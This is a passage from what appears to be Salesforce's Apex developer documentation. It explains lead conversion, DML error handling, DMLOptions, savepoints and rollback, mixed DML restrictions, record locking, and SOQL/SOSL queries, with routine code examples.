7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether conversion succeeded for each lead.
8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts cannot be owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner.

Example

This example shows how to use the `Database.convertLead` method to convert a lead. It inserts a new lead, creates a `LeadConvert` object and sets its status to converted, then passes it to the `Database.convertLead` method. Finally, it verifies that the conversion was successful.

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new database.LeadConvert();
lc.setLeadId(myLead.id);

LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

Convert Leads Considerations

- Field mappings: The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more information about field mappings, see the Salesforce online help.

- Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are overwritten—existing data (including IDs) are not overwritten. The only exception is if you specify `setOverwriteLeadSource` on the LeadConvert object to true, in which case the `LeadSource` field in the target contact object is overwritten with the contents of the `LeadSource` field in the source LeadConvert object.
- Record types: If the organization uses record types, the default record type of the new owner is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more information about record types, see the Salesforce online help.
- Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.
- Automatic feed subscriptions: When you convert a lead into a new account, contact, and opportunity, the lead owner is unsubscribed from the lead account. The lead owner, the owner of the generated records, and users that were subscribed to the lead aren't automatically subscribed to the generated records, unless they have automatic subscriptions enabled in their Chatter feed settings. They must have automatic subscriptions enabled to see changes to the account, contact, and opportunity records in their news feed. To subscribe to records they create, users must enable the `Automatically follow records that I create` option in their personal settings. A user can subscribe to a record so that changes to the record display in the news feed on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce.

DML Exceptions and Error Handling

Exception Handling

DML statements return run-time exceptions if something went wrong in the database during the execution of the DML operations. You can handle the exceptions in your code by wrapping your DML statements within try-catch blocks. The following example includes the `insert` DML statement inside a try-catch block.

```
Account a = new Account(Name='Acme');
try {
    insert a;
} catch(DmlException e) {
    // Process exception here
}
```

Database Class Method Result Objects

Database class methods return the results of the data operation. These result objects contain useful information about the data operation for each record, such as whether the operation was successful or not, and any error information. Each type of operation returns a specific result object type, as outlined below.

Operation	Result Class
insert, update	SaveResult Class
upsert	UpsertResult Class
merge	MergeResult Class
delete	DeleteResult Class

Operation	Result Class
undelete	UndeleteResult Class
convertLead	LeadConvertResult Class
emptyRecycleBin	EmptyRecycleBinResult Class

Returned Database Errors

While DML statements always return exceptions when an operation fails for one of the records being processed and the operation is rolled back for all records, Database class methods can either do so or allow partial success for record processing. In the latter case of partial processing, Database class methods don't throw exceptions. Instead, they return a list of errors for any errors that occurred on failed records.

The errors provide details about the failures and are contained in the result of the Database class method. For example, a `SaveResult` object is returned for insert and update operations. Like all returned results, `SaveResult` contains a method called `getErrors` that returns a list of `Database.Error` objects, representing the errors encountered, if any.

Example

This example shows how to get the errors returned by a `Database.insert` operation. It inserts two accounts, one of which doesn't have the required Name field, and sets the second parameter to `false`: `Database.insert(accts, false);`. This sets the partial processing option. Next, the example checks if the call had any failures through `if (!sr.isSuccess())` and then iterates through the errors, writing error information to the debug log.

```
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
    new Account(Name='Account1'),
    new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (!sr.isSuccess()) {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Fields that affected this error: ' + err.getFields());
        }
    }
}
```

More About DML

Setting DML Options

You can specify DML options for insert and update operations by setting the desired options in the `Database.DMLOptions` object. You can set `Database.DMLOptions` for the operation by calling the `setOptions` method on the sObject, or by passing it as a parameter to the `Database.insert` and `Database.update` methods.

Using DML options, you can specify:

- The truncation behavior of fields.
- Assignment rule information.
- Duplicate rule information.
- Whether automatic emails are sent.
- The user locale for labels.
- Whether the operation allows for partial success.

The `Database.DMLOptions` class has the following properties:

- `allowFieldTruncation` Property
- `assignmentRuleHeader` Property
- `dupicateRuleHeader`
- `emailHeader` Property
- `localeOptions` Property
- `optAllOrNone` Property

DMLOptions is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface.

`allowFieldTruncation` Property

The `allowFieldTruncation` property specifies the truncation behavior of strings. In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

The `allowFieldTruncation` property takes a Boolean value. If `true`, the property truncates String values that are too long, which is the behavior in API versions 14.0 and earlier. For example:

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.allowFieldTruncation = true;
```

`assignmentRuleHeader` Property

The `assignmentRuleHeader` property specifies the assignment rule to be used when creating a case or lead.

Note: The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts or territory management.

Using the `assignmentRuleHeader` property, you can set these options:

- `assignmentRuleID`: The ID of an assignment rule for the case or lead. The assignment rule can be active or inactive. The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`. If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.
- `useDefaultRule`: Indicates whether the default (active) assignment rule will be used for a case or lead. If specified, do not specify an `assignmentRuleId`.

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;
```

```
Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

Note: If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with `useDefaultRule` set to `true` results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner.

`dupicateRuleHeader` Property

The `dupicateRuleHeader` property determines whether a record that's identified as a duplicate can be saved. Duplicate rules are part of the Duplicate Management feature.

Using the `dupicateRuleHeader` property, you can set these options.

- `allowSave`: Indicates whether a record that's identified as a duplicate can be saved.

The following example shows how to save an account record that's been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.AllowSave = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

`emailHeader` Property

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur:

- Creation of a new case or task
- Conversion of a case email to a contact
- New user email notification
- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of Apex DML code execution.

Using the `emailHeader` property, you can set these options.

- `triggerAutoResponseEmail`: Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases. This email can be automatically triggered by a number of events, for example when creating a case or resetting a user password. If

this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`.

- `triggerOtherEmail`: Indicates whether to trigger email outside the organization (`true`) or not (`false`). This email can be automatically triggered by creating, editing, or deleting a contact for a case.
- `triggerUserEmail`: Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`). This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task.

  Note: Adding comments to a case in Apex doesn't trigger email to users in the organization even if `triggerUserEmail` is set to `true`.

Even though auto-sent emails can be triggered by actions in the Salesforce user interface, the DMLOptions settings for `emailHeader` take effect only for DML operations carried out in Apex code.

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

`localeOptions` Property

The `localeOptions` property specifies the language of any labels that are returned by Apex. The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA.'

For a list of the languages that Salesforce supports, see Supported Languages in the Salesforce online help.

`optAllOrNone` Property

The `optAllOrNone` property specifies whether the operation allows for partial success. If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later.

Transaction Control

All requests are delimited by the trigger, class method, Web Service, Visualforce page or anonymous block that executes the Apex code. If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce page has finished running, are the changes committed to the database. If the request does not complete successfully, all database changes are rolled back.

Sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be "rolled back" so that the processing can continue in another direction. Apex gives you the ability to generate a *savepoint*, that is, a point in the request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and the database can be restored to the same condition it was in at the time you generated the savepoint.

The following limitations apply to generating savepoint variables and rolling back the database:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.
- References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.
- Each savepoint you set counts against the governor limit for DML statements.
- Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run.
- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.
- The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create an sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.

The following is an example using the `setSavepoint` and `rollback` Database methods.

```
Account a = new Account(Name = 'xxx'); insert a;
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                          AccountNumber);

// Create a savepoint while AccountNumber is null
Savepoint sp = Database.setSavepoint();

// Change the account number
a.AccountNumber = '123';
update a;
System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                           AccountNumber);

// Rollback to the previous null value
Database.rollback(sp);
```

```
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                          AccountNumber);
```

sObjects That Cannot Be Used Together in DML Operations

DML operations on certain sObjects, sometimes referred to as setup objects, can't be mixed with DML on other sObjects in the same transaction. This restriction exists because some sObjects affect the user's access to records in the org. You must insert or update these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example, you can't update an account and a user role in a single transaction. However, deleting a DML operation has no restrictions.

You can't use the following sObjects with other sObjects when performing DML operations in the same transaction.

- FieldPermissions
- Group

  You can only insert and update a group in a transaction with other sObjects. Other DML operations aren't allowed.

- GroupMember

  You can insert and update a group member only in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.

- ObjectPermissions
- PermissionSet
- PermissionSetAssignment
- QueueSObject
- ObjectTerritory2AssignmentRule
- ObjectTerritory2AssignmentRuleItem
- RuleTerritory2Association
- SetupEntityAccess
- Territory2
- Territory2Model
- UserTerritory2Association
- User

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later if `UserRoleId` is specified as null.

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later if the following fields are not also updated:

  - `UserRoleId`
  - `IsActive`
  - `ForecastEnabled`
  - `IsPortalEnabled`
  - `Username`
  - `ProfileId`

- UserRole
- UserTerritory
- Territory
- Custom settings in Apex code saved using Salesforce API version 17.0 and earlier.

If you're using a Visualforce page with a custom controller, you can't mix sObject types with any of these special sObjects within a single request or action. However, you can perform DML operations on these different types of sObjects in subsequent requests. For example, you can create an account with a save button, and then create a user with a non-null role with a submit button.

You can perform DML operations on more than one type of sObject in a single class using the following process:

1. Create a method that performs a DML operation on one type of sObject.
2. Create a second method that uses the `future` annotation to manipulate a second sObject type.

This process is demonstrated in the example in the next section.

Example: Using a Future Method to Perform Mixed DML Operations

This example shows how to perform mixed DML operations by using a future method to perform a DML operation on the User object.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

Mixed DML Operations in Test Methods

Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other sObjects if the code that performs the DML operations is enclosed within `System.runAs` method blocks. You can also perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other sObjects in the same test.

The setup sObjects are listed in sObjects That Cannot Be Used Together in DML Operations.

Example: Mixed DML Operations in `System.runAs` Blocks

This example shows how to enclose mixed DML operations within `System.runAs` blocks to avoid the mixed DML error. The `System.runAs` block runs in the current user's context. It creates a test user with a role and a test account, which is a mixed DML operation.

```
@isTest
private class MixedDML {
    static testMethod void mixedDMLExample() {
        User u;
        Account a;
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // Insert account as current user
        System.runAs (thisUser) {
            Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
            UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
            u = new User(alias = 'jsmith', email='jsmith@acme.com',
                emailencodingkey='UTF-8', lastname='Smith',
                languagelocalekey='en_US',
                localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
                timezonesidkey='America/Los_Angeles',
                username='jsmith@acme.com');
            insert u;
            a = new Account(name='Acme');
            insert a;
        }
    }
}
```

Use `@future` to Bypass the Mixed DML Error in a Test Method

Mixed DML operations within a single transaction aren't allowed. You can't perform DML on a setup sObject and another sObject in the same transaction. However, you can perform one type of DML as part of an asynchronous job and the others in other asynchronous jobs or in the original transaction. This class contains an `@future` method to be called by the class in the subsequent example.

```
public class InsertFutureUser {
    @future
    public static void insertUser() {
        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        User futureUser = new User(firstname = 'Future', lastname = 'User',
            alias = 'future', defaultgroupnotificationfrequency = 'N',
            digestfrequency = 'N', email = 'test@test.org',
            emailencodingkey = 'UTF-8', languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id,
```

```
            timezonesidkey = 'America/Los_Angeles',
            username = 'futureuser@test.org',
            userpermissionsmarketinguser = false,
            userpermissionsofflineuser = false, userroleid = r.Id);
        insert(futureUser);
    }
}
```

This class calls the method in the previous class.

```
@isTest
public class UserAndContactTest {
    public testmethod static void testUserAndContact() {
        InsertFutureUser.insertUser();
        Contact currentContact = new Contact(
            firstName = String.valueOf(System.currentTimeMillis()),
            lastName = 'Contact');
        insert(currentContact);
    }
}
```

sObjects That Don't Support DML Operations

Your organization contains standard objects provided by Salesforce and custom objects that you created. These objects can be accessed in Apex as instances of the sObject data type. You can query these objects and perform DML operations on them. However, some standard objects don't support DML operations although you can still obtain them in queries. They include the following:

- AccountTerritoryAssignmentRule
- AccountTerritoryAssignmentRuleItem
- ApexComponent
- ApexPage
- BusinessHours
- BusinessProcess
- CategoryNode
- CurrencyType
- DatedConversionRate
- NetworkMember (allows `update` only)
- ProcessInstance
- Profile
- RecordType
- SelfServiceUser
- StaticResource
- Territory2
- UserAccountTeamMember
- UserTerritory
- WebLink

Note: All standard and custom objects can also be accessed through the SOAP API. ProcessInstance is an exception. You can't create, update, or delete ProcessInstance in the SOAP API.

Bulk DML Exception Handling

Exceptions that arise from a bulk DML call (including any recursive DML operations in triggers that are fired as a direct result of the call) are handled differently depending on where the original call came from:

- When errors occur because of a bulk DML call that originates directly from the Apex DML statements, or if the `allOrNone` parameter of a Database DML method was specified as `true`, the runtime engine follows the "all or nothing" rule: during a single operation, all records must be updated successfully or the entire operation rolls back to the point immediately preceding the DML statement.
- When errors occur because of a bulk DML call that originates from the SOAP API with default settings, or if the `allOrNone` parameter of a Database DML method was specified as `false`, the runtime engine attempts at least a partial save:
  1. During the first attempt, the runtime engine processes all records. Any record that generates an error due to issues such as validation rules or unique index violations is set aside.
  2. If there were errors during the first attempt, the runtime engine makes a second attempt that includes only those records that did not generate errors. All records that didn't generate an error during the first attempt are processed, and if any record generates an error (perhaps because of race conditions) it is also set aside.
  3. If there were additional errors during the second attempt, the runtime engine makes a third and final attempt which includes only those records that didn't generate errors during the first and second attempts. If any record generates an error, the entire operation fails with the error message, "Too many batch retries in the presence of Apex triggers and partial failures."

  Note: Note the following:

  - During the second and third attempts, governor limits are reset to their original state before the first attempt. See Execution Governors and Limits on page 274.
  - Apex triggers are fired for the first save attempt, and if errors are encountered for some records and subsequent attempts are made to save the subset of successful records, triggers are re-fired on this subset of records.

Things You Should Know about Data in Apex

Non-Null Required Fields Values and Null Fields

When inserting new records or updating required fields on existing records, you must supply non-`null` values for all required fields.

Unlike the SOAP API, Apex allows you to change field values to `null` without updating the `fieldsToNull` array on the sObject record. The API requires an update to this array due to the inconsistent handling of `null` values by many SOAP providers. Because Apex runs solely on the Force.com platform, this workaround is unnecessary.

DML Not Supported with Some sObjects

DML operations are not supported with certain sObjects. See sObjects That Don't Support DML Operations.

String Field Truncation and API Version

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

sObject Properties to Enable DML Operations

To be able to insert, update, delete, or undelete an sObject record, the sObject must have the corresponding property (`createable`, `updateable`, `deletable`, or `undeletable` respectively) set to `true`.

ID Values

The `insert` statement automatically sets the ID value of all new sObject records. Inserting a record that already has an ID—and therefore already exists in your organization's data—produces an error. See Lists for more information.

The `insert` and `update` statements check each batch of records for duplicate ID values. If there are duplicates, the first five are processed. For the sixth and all additional duplicate IDs, the SaveResult for those entries is marked with an error similar to the following: `Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts.`

The ID of an updated sObject record cannot be modified in an `update` statement, but related record IDs can.

Fields With Unique Constraints

For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.

System Fields Automatically Set

When inserting new records, system fields such as `CreatedDate`, `CreatedById`, and `SystemModstamp` are automatically updated. You cannot explicitly specify these values in your Apex. Similarly, when updating records, system fields such as `LastModifiedDate`, `LastModifiedById`, and `SystemModstamp` are automatically updated.

Maximum Number of Records Processed by DML Statement

You can pass a maximum of 10,000 sObject records to a single `insert`, `update`, `delete`, and `undelete` method.

Each `upsert` statement consists of two operations, one for inserting records and one for updating records. Each of these operations is subject to the runtime limits for `insert` and `update`, respectively. For example, if you upsert more than 10,000 records and all of them are being updated, you receive an error. (See Execution Governors and Limits on page 274)

Upsert and Foreign Keys

You can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the *Object Reference for Salesforce and Force.com*.

Creating Records for Multiple Object Types

As with the SOAP API, you can create records in Apex for multiple object types, including custom objects, in one DML call with API version 20.0 and later. For example, you can create a contact and an account in one call. You can create records for up to 10 object types in one call.

Records are saved in the same order that they're entered in the sObject input array. If you're entering new records that have a parent-child relationship, the parent record must precede the child record in the array. For example, if you're creating a contact that references an account that's also being created in the same call, the account must have a smaller index in the array than the contact does. The contact references the account by using an `External ID` field.

You can't add a record that references another record of the same object type in the same call. For example, the Contact object has a `Reports To` field that's a reference to another contact. You can't create two contacts in one call if one contact uses the `Reports To` field to reference a second contact in the input array. You can create a contact that references another contact that has been previously created.

Records for multiple object types are broken into multiple chunks by Salesforce. A chunk is a subset of the input array, and each chunk contains records of one object type. Data is committed on a chunk-by-chunk basis. Any Apex triggers that are related to the records in a chunk are invoked once per chunk. Consider an sObject input array that contains the following set of records:

```
account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4
```

Salesforce splits the records into five chunks:

1. `account1, account2`
2. `contact1, contact2, contact3`

3. `case1`
4. `account3, account4`
5. `contact4`

Each call can process up to 10 chunks. If the sObject array contains more than 10 chunks, you must process the records in more than one call. For additional information about this feature, see Creating Records for Different Object Types in the *SOAP API Developer's Guide*.

Note: For Apex, the chunking of the input array for an insert or update DML operation has two possible causes: the existence of multiple object types or the default chunk size of 200. If chunking in the input array occurs because of both of these reasons, each chunk is counted toward the limit of 10 chunks. If the input array contains only one type of sObject, you won't hit this limit. However, if the input array contains at least two sObject types and contains a high number of objects that are chunked into groups of 200, you might hit this limit. For example, if you have an array that contains 1,001 consecutive leads followed by 1,001 consecutive contacts, the array will be chunked into 12 groups: Two groups are due to the different sObject types of Lead and Contact, and the remaining are due to the default chunking size of 200 objects. In this case, the insert or update operation returns an error because you reached the limit of 10 chunks in hybrid arrays. The workaround is to call the DML operation for each object type separately.

DML and Knowledge Objects

To execute DML code on knowledge articles (KnowledgeArticleVersion types such as the custom FAQ__kav article type), the running user must have the Knowledge User feature license. Otherwise, calling a class method that contains DML operations on knowledge articles results in errors. If the running user isn't a system administrator and doesn't have the Knowledge User feature license, calling any method in the class returns an error even if the called method doesn't contain DML code for knowledge articles but another method in the class does. For example, the following class contains two methods, only one of which performs DML on a knowledge article. A non-administrator non-knowledge user who calls the `doNothing` method will get the following error: `DML operation UPDATE not allowed on FAQ__kav`

```
public class KnowledgeAccess {

  public void doNothing() {
  }

  public void DMLOperation() {
    FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update articles;
  }

}
```

As a workaround, cast the input array to the DML statement from an array of FAQ__kav articles to an array of the generic sObject type as follows:

```
public void DMLOperation() {
    FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
    update (sObject[]) articles;
}
```

Locking Records

Locking Statements

In Apex, you can use `FOR UPDATE` to lock sObject records while they're being updated in order to prevent race conditions and other thread safety problems.

While an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won't be changed by another client during the lock period. The lock gets released when the transaction completes.

To lock a set of sObject records in Apex, embed the keywords `FOR UPDATE` after any inline SOQL statement. For example, the following statement, in addition to querying for two accounts, also locks the accounts that are returned:

```
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
```

Note: You can't use the `ORDER BY` keywords in any SOQL query that uses locking.

Locking Considerations

- While the records are locked by a client, the locking client can modify their field values in the database in the same transaction. Other clients have to wait until the transaction completes and the records are no longer locked before being able to update the same records. Other clients can still query the same records while they're locked.
- If you attempt to lock a record currently locked by another client, your process waits for the lock to be released before acquiring a new lock. If the lock isn't released within 10 seconds, you will get a `QueryException`. Similarly, if you attempt to update a record currently locked by another client and the lock isn't released within 10 seconds, you will get a `DmlException`.
- If a client attempts to modify a locked record, the update operation might succeed if the lock gets released within a short amount of time after the update call was made. In this case, it is possible that the updates will overwrite those made by the locking client if the second client obtained an old copy of the record. To prevent this from happening, the second client must lock the record first. The locking process returns a fresh copy of the record from the database through the `SELECT` statement. The second client can use this copy to make new updates.
- When you perform a DML operation on one record, related records are locked in addition to the record in question. For more information, see the Record Locking Cheat Sheet.

Warning: Use care when setting locks in your Apex code. See Avoiding Deadlocks.

Locking in a SOQL For Loop

The `FOR UPDATE` keywords can also be used within SOQL `for` loops. For example:

```
for (Account[] accts : [SELECT Id FROM Account
                        FOR UPDATE]) {
    // Your code
}
```

As discussed in SOQL For Loops, the example above corresponds internally to calls to the `query()` and `queryMore()` methods in the SOAP API.

Note that there is no `commit` statement. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Avoiding Deadlocks

Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or rows. To avoid such deadlocks, the Apex runtime engine:

1. First locks sObject parent records, then children.
2. Locks sObject records in order of ID when multiple records of the same type are being edited.

As a developer, use care when locking rows to ensure that you are not introducing deadlocks. Verify that you are using standard deadlock avoidance techniques by accessing tables and rows in the same order from all locations in an application.

SOQL and SOSL Queries

You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets.

SOQL Statements

SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for `count` method queries.

For example, you could retrieve a list of accounts that are named Acme:

```
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
```

From this list, you can access individual elements:

```
if (!aa.isEmpty()) {
   // Execute commands
}
```

You can also create new objects from SOQL queries on existing ones. The following example creates a new contact for the first account with the number of employees greater than 10:

```
Contact c = new Contact(Account = [SELECT Name FROM Account
    WHERE NumberOfEmployees > 10 LIMIT 1]);
c.FirstName = 'James';
c.LastName = 'Yoyce';
```

Note that the newly created object contains null values for its fields, which will need to be set.

The `count` method can be used to return the number of rows returned by a query. The following example returns the total number of contacts with the last name of Weissman:

```
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
```

You can also operate on the results using standard arithmetic:

```
Integer j = 5 * [SELECT COUNT() FROM Account];
```

SOQL limits apply when executing SOQL queries. See Execution Governors and Limits.

For a full description of SOQL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

SOSL Statements

SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the SOSL query. If a SOSL query does not return any records for a specified sObject type, the search results include an empty list for that sObject.

For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map:

```
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

Note: The syntax of the `FIND` clause in Apex differs from the syntax of the `FIND` clause in the SOAP API and REST API :

- In Apex, the value of the `FIND` clause is demarcated with single quotes. For example:

  ```
  FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

- In the Force.com API, the value of the `FIND` clause is demarcated with braces. For example:

  ```
  FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
  ```

From `searchList`, you can create arrays for each object returned:

```
Account [] accounts = ((List<Account>)searchList[0]);
Contact [] contacts = ((List<Contact>)searchList[1]);
Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);
Lead [] leads = ((List<Lead>)searchList[3]);
```

SOSL limits apply when executing SOSL queries. See Execution Governors and Limits.

For a full description of SOSL query syntax, see the *Salesforce SOQL and SOSL Reference Guide*.

Working with SOQL and SOSL Query Results

SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The following code example causes a runtime error:

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is not selected
String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

The following is the same code example rewritten so it does not produce a runtime error. Note that `Name` has been added as part of the select statement, after `Id`.

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is now selected
String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

